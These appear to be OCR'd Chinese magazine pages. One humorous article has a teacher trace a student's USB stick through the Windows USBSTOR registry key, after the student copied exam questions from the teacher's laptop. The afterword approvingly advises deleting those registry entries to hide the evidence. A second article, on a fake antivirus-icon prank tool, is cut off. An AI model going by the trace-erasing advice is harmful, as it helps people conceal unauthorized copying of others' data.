


图7

工具的使用就介绍到这里，这是一个很有意思的工具，如果大家熟悉python的话还可以直接来修改它。最后欢迎大家到1717442 QQ群交流。

（文章中所涉及到的工具及环境已收录在光盘中）

揪出替罪羊的“尾巴”

牟晓东

引子

期末考试刚结束，小高就和宿舍的弟兄们在校门口的小饭馆里狠狠“腐败”了一回，为什么呢？因为就在考试之前的一个课间，小高同学极其麻利地在教授《数据结构》课的曲老师本本儿中用自己的U将疑似试题复制到手——当时曲老师到门口抽烟去了。因此，兄弟们的考试过程变得异常顺利，最终的分数也比平时要高出不少，前几名都被弟兄们占了，真是“知己知彼，百战百胜”啊！这天在放假之前，曲老师通知全班同学说有个体积较大的作业需要大家在假期中完成，300多MB，不便于发邮件，因此每位同学务必将自己的U盘上交以复制作业；于是乎，各色贴有自己姓名的30多个U盘从科代表手中送到了曲老师的办公桌上。

东窗事发

上午交完了U盘，下午一上课小高等众弟兄们就被曲老师“请”到了办公室，而且曲老师开门见山地就提到刚刚考完的《数据结构》，怀疑有人将试题小规模泄露。毕竟做贼心虚啊，小高心里马上就打起了小鼓；不过，如果仅仅是从高分数这一点就将兄弟们锁定为嫌疑人的话，未免也太牵强了吧？再加上兄弟们都在，呵呵，绝不能承认！

曲老师似乎胸有成竹，先是将小高的U盘拿出来，问：“是你的吧？”小高心想：我已经将复制的题目删除并且使用别的数据反复擦写了好几次，使用数据恢复软件应该不会奏效，于是坚定地点了点头，也算是给自己打气。曲老师说：“你还真别不服气，没有证据我是不会找你们的，特别是你——小高同学。来来，看这个。”说着，曲老师打开自己的本本儿（Win 7系统），运行“开始”-“命令提示符”，接着输入了一行命令——reg query Hklm\System\CurrentControlSet\Enum\Usbstor /s。小高知道，“reg query”命令是Windows控制台注册表查询命令，后面跟的“Hklm\System\CurrentControlSet\Enum\Usbstor”参数是查询的路径，最前面的HKLM代表HKEY_LOCAL_MACHINE；也就是说，该命令的作用是在命令行中查询“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR”的内容，不必进入注册表编辑器（“/s”的意思是查询所有的子项和值）。

曲老师回车之后，很快就有了许多返回结果，让小高等一班弟兄们眼花缭乱。不过，随着曲老师拖动滚动条最终将鼠标定位于其中的一处“FriendlyName”时，小高心里更慌了，因为他非常清楚地看到后面有“Teclast CoolFlash USB Device”的字样，这不正是自己的“台电科技酷闪”么？如图1，果然，曲老师又将小高的U盘一晃，反问道：“牌子还对号吧？”此时大家都已经明白了八九分，小高只能将“替罪羊”扛到底了；不过，他还是不承认：“老师，全班不会只有我一人用‘台电酷闪’吧？您不能因为我们这次分数提高幅度大就怀疑……”“就知道你会这么说”，曲老师打断了小高，“你再仔细看看。”小高仔细看了下曲老师用鼠标指点的窗口上方“Class GUID”处，后面显示的是“{4d36e965-e325-11ce-bfc1-08002be10318}”。虽然小高明白刚才的“FriendlyName”处显示的值代表曾经插入该电脑的U盘“牌子”，但对于这样一个毫无规律可言的字符串，小高可真搞不懂了。难道，难道会是象征自己U盘的身份证的ID号？

还真让小高猜着了，这个值就是传说中的“设备范例ID”，又称“装置列项识别码”，是固定且具有惟一性。接下来，曲老师将小高的“台电酷闪”U盘插入本本儿的USB口，然后打开“计算机”并右击此U盘选择“属性”，在弹出的“属性”窗口中切换到“硬件”选项卡；双击其中的“Teclast CoolFlash USB Device”弹出其“属性”窗口，再切换至“详细信息”选项卡，选择“属性”中的“设备类 GUID”，很快下方的“值”处显示出了一串熟悉的字符：“{4d36e965-e325-11ce-bfc1-08002be10318}”，跟在命令提示符窗口中读取注册表的值一模一样，如图2,。



图1

这真叫“铁证如山”了，小高只能选择投降了，诚恳地向曲老师承认错误。曲老师批评了小高几句，弟兄们也都唯唯诺诺地听着，态度非常好。小高非常佩服曲老师，说：“曲老师，您记命令也太厉害了吧，像一开始在命令提示符下输入的那条长命令，可不是一般人能做到的啊。”曲老师微微一笑：“呵呵，那也是我从网上查的；不过还真别说，我这儿有另外一个小

工具同样能达到目的。”说着，曲老师打开并运行了一个叫作“UsbViewer.exe”的绿色小软件（下载地址：http://u.115.com/file/f016b5761e），其实从名字上就能看出它的作用——USB移动存储设备使用记录查看器。作为UsbLog.exe的增强版，图形化界面的UsbViewer使用非常简单，只须点击第一个“查看痕迹”按钮即可快速显示出“reg query”命令查询注册表的信息，而且分门别类显得非常条理。的确，小高的“台电酷闪”以及对应的“ClassGUID”仍然是“榜上有名”，如图3。当然，UsbViewer还提供了将查询的结果保存生成文本文件的功能——点击“生成报告”按钮即可。




图2

后记

返回宿舍后，小高左思右想了一番，总觉得这“尾巴”露得也太明显了，是不是可以采取点措施呢？比如将“ClassGUID”记录删除不就行了？但，从哪儿删除呢？对啊，既然“reg query”命令和UsbViewer工具都是读取系统的注册表，只要将对应的项删除就行了啊！至于是哪个项，其实在曲老师输入的命令中已经有了，就是“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\USBSTOR”！好家伙，这儿记录得非常全，以前兄弟们在该电脑上使用过U盘和3G上网卡的“脚印”都在呢！自己的“台电酷闪”对应的是“CdRom&Ven_Teclast&Prod_CoolFlash&Rev_0.00”，其下的“0000000000003F&1”项中就有个“ClassGUID”，其值正是“{4d36e965-e325-11ce-bfc1-08002be10318}”，如图4！呵呵，如果当初在复制完曲老师的试题之后能再多走一步，进入注册表编辑器后删除该项，不就没“尾巴”了么？学艺不精，真该打！不过，就当是“吃一堑，长一智”吧，教训就是这样变成经验的，^-^。




图3




图4

（本文所涉及的UsbViewer软件光盘已收录）

整蛊“杀软开会”

牟晓东

大家还记得赵丽蓉老师称“群英荟萃”为“萝卜开会”的经典台词吧？也曾在网上视频教程中见识过某牛人系统任务栏上赫然有N多的“杀软”共存的画面……我们都知道，自“古”以来就有一机不容二“杀”的普遍真理（一则会互相掐架，二则太吃机器的资源），不过今天我们倒是可以试一下“杀软开会”的超炫大场面，不需要什么高超技术和过强的硬件支持，只用一个名叫“”的小工具就可以轻松完成“障眼”过程。

FancySecurity小工具，解压缩之后会生成两个程序文件：FancySecurity for win7.exe和FancySecurity for xp.exe，分别适用于Win 7和Win XP系统，直接双击运行即可。此时就会在任务栏中出现FancySecurity的图标，用鼠标右键单击后选择“设置”弹出“Fancy Security Center”窗口。呵呵，看到了吗？从Avast!、卡巴斯基到大蜘蛛、金山毒霸、江民KV及诺顿、熊猫和瑞星…简直应有尽有，只不过是灰色的“未激活”状态。点击




图1

